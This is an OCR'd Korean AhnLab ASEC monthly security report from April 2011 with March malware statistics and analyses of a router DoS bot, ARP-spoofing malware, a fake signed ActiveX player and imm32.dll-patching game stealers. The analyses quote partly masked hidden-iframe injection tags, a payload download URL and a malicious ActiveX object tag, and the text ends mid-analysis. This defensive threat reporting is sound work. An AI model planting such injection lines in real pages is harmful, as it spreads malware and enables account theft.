
AhnLab Security Emergency response Center REPORT

ASEC REPORT

VOL.15 | 2011.4


안철수연구소 월간 보안 보고서



Ahn 안철수연구소

AhnLab Security Emergency response Center

ASEC (AhnLab Security Emergency response Center)는 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 ㈜안철수연구소의 ASEC에서 작성하며, 매월 발생한 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 자세한 내용은 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.



CONTENTS

1. 이달의 보안 동향

01. 악성코드 동향

a. 악성코드 통계

악성코드 감염보고 Top 20

2011년 3월 악성코드 통계현황은 다음과 같다. 2011년 3월의 악성코드 감염 보고는 TextImage/Autorun이 1위를 차지했다. 뒤를 이어 JS/Agent와 Win-Trojan/Winsoft22.Gen이 각각 2위와 3위를 차지하였다. 신규로 Top20에 진입한 악성코드는 총 8건이다.

순위	등락	악성코드명	건수	비율
1	—	TextImage/Autorun	1,103,008	27.0 %
2	▲14	JS/Agent	438,800	10.7 %
3	NEW	Win-Trojan/Winsoft22.Gen	330,274	8.1 %
4	NEW	JS/Redirect	270,830	6.6 %
5	—	Win32/Induc	239,393	5.9 %
6	—	Win-Trojan/Overtls11.Gen	173,431	4.2 %
7	▲5	Win32/Palevo1.worm.Gen	153,717	3.8 %
8	▼4	Win-Trojan/Patched.CR	136,742	3.3 %
9	▲1	Win32/Parite	130,326	3.2 %
10	NEW	JS/Downloader	117,856	2.9 %
11	▼9	Win-Trojan/Overtls15.Gen	116,860	2.9 %
12	▲3	Win32/Conficker.worm.Gen	113,579	2.8 %
13	▲1	Win32/Olala.worm.57344	108,192	2.7 %
14	NEW	Win-Trojan/Adload.51200.FH	107,510	2.6 %
15	▼8	JS/Cve-2010-0806	94,232	2.3 %
16	NEW	Win-Downloader/Enlog.417280	93,367	2.3 %
17	NEW	JS/Exploit	92,895	2.3 %
18	NEW	VBS/Solow.Gen	87,806	2.2 %
19	NEW	Win32/Virut.F	87,228	2.1 %
20	▼1	VBS/Autorun	87,025	2.1 %
			4,083,071	100 %

[표 1-1] 악성코드 감염보고 Top 20

악성코드 대표진단명 감염보고 Top 20


아래 표는 악성코드별 변종을 종합한 감염보고 순위를 악성코드 대표 진단명에 따라 정리한 것이다. 이를 통해 악성코드의 동향을 파악할 수 있다. 2011년 3월의 감염보고 건수는 Win-Trojan/Onlinegamehack 이 총 1,962,214건으로 Top 20중 18.1%를 차지하여 1위에 올랐으며, Win-Trojan/Downloader가 1,329,344건으로 2위, Win-Trojan/Agent가 1,162,549건으로 3위를 차지하였다.

순위	등락	악성코드명	건수	비율
1	—	Win-Trojan/Onlinegamehack	1,962,214	18.1 %
2	▲3	Win-Trojan/Downloader	1,329,344	12.3 %
3	▲1	Win-Trojan/Agent	1,162,549	10.7 %
4	▼2	TextImage/Autorun	1,103,186	10.2 %
5	▲1	Win-Trojan/Adload	554,360	5.1 %
6	NEW	Win-Adware/KorAdware	541,211	5.0 %
7	▼4	Win-Trojan/Winsoft	456,935	4.2 %
8	NEW	JS/Agent	438,800	4.1 %
9	—	Win32/Autorun.worm	410,916	3.8 %
10	—	Win32/Conficker	389,747	3.6 %
11	NEW	Win-Trojan/Winsoft22	330,274	3.1 %
12	—	Win32/Virut	297,541	2.8 %
13	NEW	JS/Redirect	270,830	2.5 %
14	—	Win32/Kido	247,092	2.3 %
15	NEW	Win-Trojan/Killav	245,670	2.3 %
16	▼3	Win32/Induc	239,682	2.2 %
17	▼9	Win-Trojan/Patched	227,461	2.1 %
18	▼3	Dropper/Onlinegamehack	218,758	2.0 %
19	▲1	Dropper/Malware	202,439	1.9 %
20	NEW	Win-Trojan/Ldpinch	186,566	1.7 %
			10,815,575	100 %

[표 1-2] 악성코드 대표진단명 감염보고 Top 20

악성코드 유형별 감염보고 비율


아래 차트는 2011년 3월 한 달 동안 안철수연구소가 집계한 악성코드 유형별 감염 비율을 분석한 결과다. 2011년 3 월의 감염보고 건수 중 악성코드를 유형별로 살펴보면, 감염보고건수 비율은 트로잔(TROJAN)류가 52.8%로 가장 많은 비율을 차지하였으며, 웜(WORM)이 11.2%, 스크립트(SCRIPT)가 9.9%를 차지하고 있다.



[그림 1-1] 악성코드 유형별 감염보고 비율

악성코드 유형별 감염보고 전월 비교


악성코드 유형별 감염보고 비율을 전월과 비교하면, 스크립트, 애드웨어(ADWARE), 다운로더(DOWNLOADER), 애프케어(APPCARE)가 전월에 비해 증가세를 보이고 있는 반면, 트로잔, 웜, 바이러스(VIRUS), 드롭퍼(DROPPER)는 전월에 비해 감소한 것을 볼 수 있다. 스파이웨어(SPYWARE) 계열들은 전월 수준을 유지하였다.



[그림 1-2] 악성코드 유형별 감염보고 전월 비교

악성코드 월별 감염보고 건수


3월의 악성코드 월별 감염보고 건수는 18,626,994건으로, 2월의 악성코드 월별 감염 보고건수 18,013,021건에 비해 613,973건이 증가하였다.



[그림 1-3] 악성코드 월별 감염보고 건수

신종 악성코드 유형별 분포

3월의 신종 악성코드 유형별 분포는 트로잔이 79%로 1위를 차지하였다. 그 뒤를 이어 애드웨어가 14%, 드롭퍼가 4%를 각각 차지하였다.



[그림 1-4] 신종 악성코드 유형별 분포

악성코드 감염보고 Top 20

아래 표는 3월에 신규로 접수된 악성코드 중 고객으로부터 감염이 보고된 악성코드 Top 20이다. 3월의 신종 악성코드 감염 보고 Top 20은 Win-Trojan/Adload.51200.FH가 107,510건으로 전체 11.1%를 차지하여 1위에 올랐으며, Win-Trojan/Agent.352256.EM이 77,644건으로 2위를 차지하였다.

순위	악성코드명	건수	비율
1	Win-Trojan/Adload.51200.FH	107,510	11.1 %
2	Win-Trojan/Agent.352256.EM	77,644	8.0 %
3	Win-Adware/KorAdware.81920.E	67,324	6.9 %
4	Win-Trojan/Adload.51200.FJ	65,137	6.7 %
5	Win-Adware/KorAdware.86016.E	62,284	6.4 %
6	Win-Adware/KorAdware.81920.H	52,400	5.4 %
7	Win-Trojan/Adload.51200.FO	48,503	5.0 %
8	Win-Adware/KorAdware.323584	45,004	4.6 %
9	Win-Trojan/Onlinegamehack.65024.M	44,940	4.6 %
10	Win-Trojan/Agent.352256.ES	42,066	4.3 %
11	Win-Adware/KorAdware.86016.D	38,600	4.0 %
12	Win-Trojan/Ldpinch.453632	38,475	4.0 %
13	Win-Trojan/Onlinegamehack.108544.P	37,889	3.9 %
14	Win-Adware/KorAdware.102400	36,909	3.8 %
15	Win-Trojan/Agent.159791	36,893	3.8 %
16	Win-Trojan/Onlinegamehack.102912.AF	36,515	3.8 %
17	Win-Trojan/Agent.352256.EL	34,038	3.5 %
18	Win-Trojan/Killav.77396	33,629	3.5 %
19	Win-Trojan/Adload.51200.HM	32,634	3.4 %
20	Win-Trojan/Ldpinch.438784	32,194	3.3 %
		970,588	100 %


[표 1-3] 신종 악성코드 감염보고 Top 20

01. 악성코드 동향
b. 악성코드 이슈

라우터 장비를 DoS 공격하는 악성코드

3월 10일 중남미 지역을 중심으로 라우터(Router) 장비들에 대한 서비스 거부 공격(Denial of Service)을 수행하는 악성코드가 유포되었다. 해당 악성코드는 유닉스(Unix)와 리눅스(Linux) 시스템에서 동작하는 ELF 파일이며 ARM CPU 연산을 통해 실행된다. 해당 악성코드는 악성코드 내 지정된 러시아와 미국의 특정 시스템에 존재하는 IRC 채널로 접속하고 오퍼(IRC Operator)가 내리는 명령들을 수행한다.

[그림 1-5] 악성코드의 IRC 명령 일부분



IRC 채널로 해당 악성코드가 성공적으로 접속하게 되면 다음의 명령들을 수행하게 된다.

- 라우터 관리자 계정에 대한 암호 대입
- 특정 IP에 대한 UDP Flooding 공격
- 라우터에 설정된 서브넷(Subnet) 변조
- 파일 내려받기
- 프로세스 강제종료
- 파일 실행


라우터 장비를 대상으로 DoS 공격을 수행하는 악성코드는 V3 제품군에서 다음과 같이 진단한다.

- Linux/Kaiten.50737

또 다른 ARP Spoofing 악성코드


올해 3월 4일에 발생한 '3.4 DDoS 공격' 직후 ARP Spoofing 악성코드 피해 사례가 동시다발적으로 보고되었다. 이 악성코드는 2010년 8월 이후에 나온 변형과는 다른 형태로, 윈도 정상 파일과 유사한 형태로 되어 있으며 윈도 정상 파일인 userinit.exe 파일을 교체하는 특징이 있다. 이 악성코드가 실행되면 ARP Spoofing 공격을 통해 동일 네트워크 대역 내 시스템들의 게이트웨이 MAC 주소를 감염된 시스템의 MAC 주소로 변조하고, 공격을 받는 시스템의 사용자가 웹 브라우저를 통해 어떠한 웹 사이트를 방문하더라도 악성코드를 유포하는 스크립트가 삽입되어 실행되게 된다. 이 스크립트는 웹 브라우저 보안 취약점이 있을때 실행되며 동일 네트워크 대역의 시스템 중 취약점 패치가 되지 않은 시스템은 악성코드에 감염되고, 네트워크 장애까지 발생할 수 있다. 악성코드에 감염된 시스템은 [그림 1-6]과 같이 ARP 요청 패킷을 브로드캐스트하여 공격 대상 시스템을 찾는다.

[그림 1-6] ARP 요청 패킷



[그림 1-7]과 같이 ARP 응답 패킷을 보내어 게이트웨이 MAC 주소를 감염된 시스템의 MAC 주소로 변조한다.


[그림 1-7] ARP 응답 패킷



ARP Spoofing 공격을 받는 시스템은 웹 사이트 접속 시 [그림 1-8]과 같이 악성코드를 유포하는 스크립트가 삽입되어 실행된다.

[그림 1-8]의 ar.js 스크립트는 다음과 같이 웹 브라우저 버전 별로 iframe을 통해 웹 페이지가 열리게 되어 있다.

[그림 1-8] 웹페이지에 삽입되는 스크립트



- IE 6.0 : 〈iframe src=http://74.**.**.57:82/shop/main/blank3.html width=0 height=0〉〈/iframe〉
- IE 7.0 : 〈iframe src=http://74.**.***.57:82/shop/main/blank2.html width=0 height=0〉〈/iframe〉
- IE 8.0 : 〈iframe src=http://74.**.***.57:82/shop/main/blank1.html width=0 height=0〉〈/iframe〉

웹 브라우저에 보안 취약점(MS10-018, MS11-003)이 있으면 악성 스크립트가 실행되면서 아래 파일을 내려받아 실행된다.

- http://g3.***.in:82/imes/****/scvhost.txt

svchost.txt 파일이 실행되면 다음과 같이 ARP Spoofing 공격을 수행하는 악성코드와 온라인 게임 계정 정보를 탈취하는 악성코드가 설치된다.

- C:₩WINDOWS₩Temp₩dllhost.exe
- C:₩WINDOWS₩Temp₩conime.exe
- C:₩WINDOWS₩Tasks₩000c00290eb07a0170₩svchost.exe
- C:₩WINDOWS₩MicrosoftManagementConsole_0.dll
- C:₩WINDOWS₩system32₩userinit.exe

이번에 발견된 악성코드는 다음과 같은 보안 취약점을 이용하였다.

- Microsoft Internet Explorer, iepeers.dll Use-After-Free Exploit (MS10-018) http://www.microsoft.com/korea/technet/security/bulletin/ms10-018.mspx
- Microsoft Internet Explorer, CSS 스타일 시트 처리 취약점 (MS11-003) http://www.microsoft.com/korea/technet/security/bulletin/ms11-003.mspx


해당 악성코드는 다수 변종을 포함하며 V3 제품군에서 다음과 같이 진단 및 치료 할 수 있다.

- Win32/MalPackedC.suspicious
- Win-Trojan/Agent.64512.GG
- Dropper/Agent.63488.AD
- Win-Trojan/Agent.11997796
- Win-Trojan/Agent.95853156
- Win-Trojan/Agent.11998308
- Win-Trojan/Agent.95853156.B
- Win-Trojan/Agent.24064.XE
- Win-Trojan/Downloader.25600.IM
- Trojan/Win32.OnlineGameHack
- Exploit/Cve-2010-3970


ActiveX 형태로 설치되는 악성코드

포털 사이트 카페에서 ActiveX 형태로 설치되는 동영상 플레이어로 위장한 악성코드가 발견되어 보고되었다. 일반적으로 웹 브라우저를 통해 서명되지 않은 ActiveX 컨트롤은 내려받지 않지만, 이 악성코드는 유효한 디지털 서명 정보가 포함되어 있어 [그림 1-9], [그림 1-10]과 같이 특정 카페에 방문 시 ActiveX 컨트롤 설치가 필요하다고 나타난다.

[그림 1-9] 카페 방문 시 나타나는 ActiveX 컨트롤 설치 확인 메시지




[그림 1-10] ActiveX 설치 보안 경고



ActiveX 컨트롤 이름은 국내 유명 동영상 플레이어로 위장하고 있지만, 게시자 정보는 정상 동영상 플레이어와는 다르다. 또한, 정상 파일과 악성 파일에 대한 디지털 서명 정보는 파일 속성의 디지털 서명에서 확인할 수 있다. 위장된 ActiveX 컨트롤 설치 시 윈도 시스템 폴더에 자신의 복사본을 httpssl.exe 파일 이름으로 생성하고, [그림 1-11]과 같이 서비스에 등록된다.

[그림 1-11] 서비스 등록



httpssl.exe 파일은 중국에 있는 아래 사이트에 연결을 시도한다.

- 12*.19*.11*.*61:1009

이번에 발견된 악성코드는 카페 관리자 계정이 유출되어 아래와 같

이 ActiveX 컨트롤 설치 스크립트가 삽입되어 유포가 된 것으로 추정하고 있으며, 보안 업체의 분석을 회피하기 위해 악성 파일에 코드 사이닝(Code Signing)을 수행하여 배포된 특징이 있다.

- 〈object classid="clsid:425E3876-005B-4D6B-A70B-F7FFD035AC07" codebase="http://www.h**il**.com/flash/banner/.**.cab#Version=1,0,0,1" width="0" height="0"〉〈/object〉


웹 사이트 방문 시 ActivceX 형태로 설치되는 파일에는 유효한 디지털 서명 정보가 있더라도 무의식적으로 설치하지 말아야 하며, 인증서 유효 기간 및 연대 서명이 있는지 확인 후 설치하는 습관이 필요하다. V3 제품군에서는 다음과 같이 진단 및 치료 할 수 있다.

- Win-Trojan/Downloader.286616

V3 실행 여부에 따른 imm32.dll 패치 방식의 변화


몇 년 전부터 인터넷에 존재하는 취약한 웹 사이트들을 악용하여 온라인 게임의 사용자 정보를 유출하는 악성코드들이 다수 유포되기 시작하였다. 과거에는 단순하게 사용자의 키보드 입력이나 웹 페이지 입력 정보들만을 가로채어 인터넷에 존재하는 특정 시스템으로 전송하는 트로이목마 형태였지만 최근에는 윈도 시스템에 존재하는 정상 시스템 파일들의 특정 부분을 악성코드를 실행시키는 코드로 변경하는 패치(Patch) 형태로 유포되고 있다. 최근 발견된 온라인 게임 관련 악성코드들을 분석하는 과정에서 V3의 설치 및 실행 여부에 따라서 윈도 시스템 파일 중 하나인 imm32.dll 에 대한 패치 방식이 달라지는 것으로 분석되었다. 해당 윈도 시스템 파일인 imm32.dll 파일을 패치하는 악성코드는 먼저 감염된 시스템에서 V3 관련 프로세스가 실행중인 것을 [그림 1-12]와 같이 확인한다.

[그림 1-12] V3 관련 프로세스 확인 코드 부분



그리고 정상 윈도 시스템 파일인 imm32.dll의 파일명을 imm32A.dll로 변경한 이후에 자신의 코드 전체를 덮어쓴다.

[그림 1-13] 정상 윈도 시스템 파일의 변경 코드 부분




해당 파일에 덮어쓰기를 완료하게 되면 익스포트(Export) 함수 포워딩(Forwarding)을 이용하여 악성코드 자신의 코드를 실행하게 된다.

[그림 1-14] 악성코드의 익스포트 함수 포워딩

만약 감염된 시스템에 V3가 설치되어 있지 않다면 [그림 1-15]와 같이 정상 윈도 시스템 파일인 imm32.dll의 파일에 PE 섹션인 ".rsrc1"과 ".mdata"를 생성하여 패치 하게 되며 악성코드 자신은 nt32.dll라는 파일명으로 생성하여 실행되도록 구성되어 있다.

[그림 1-15] PE 섹션 확장과 감염 파일 패치



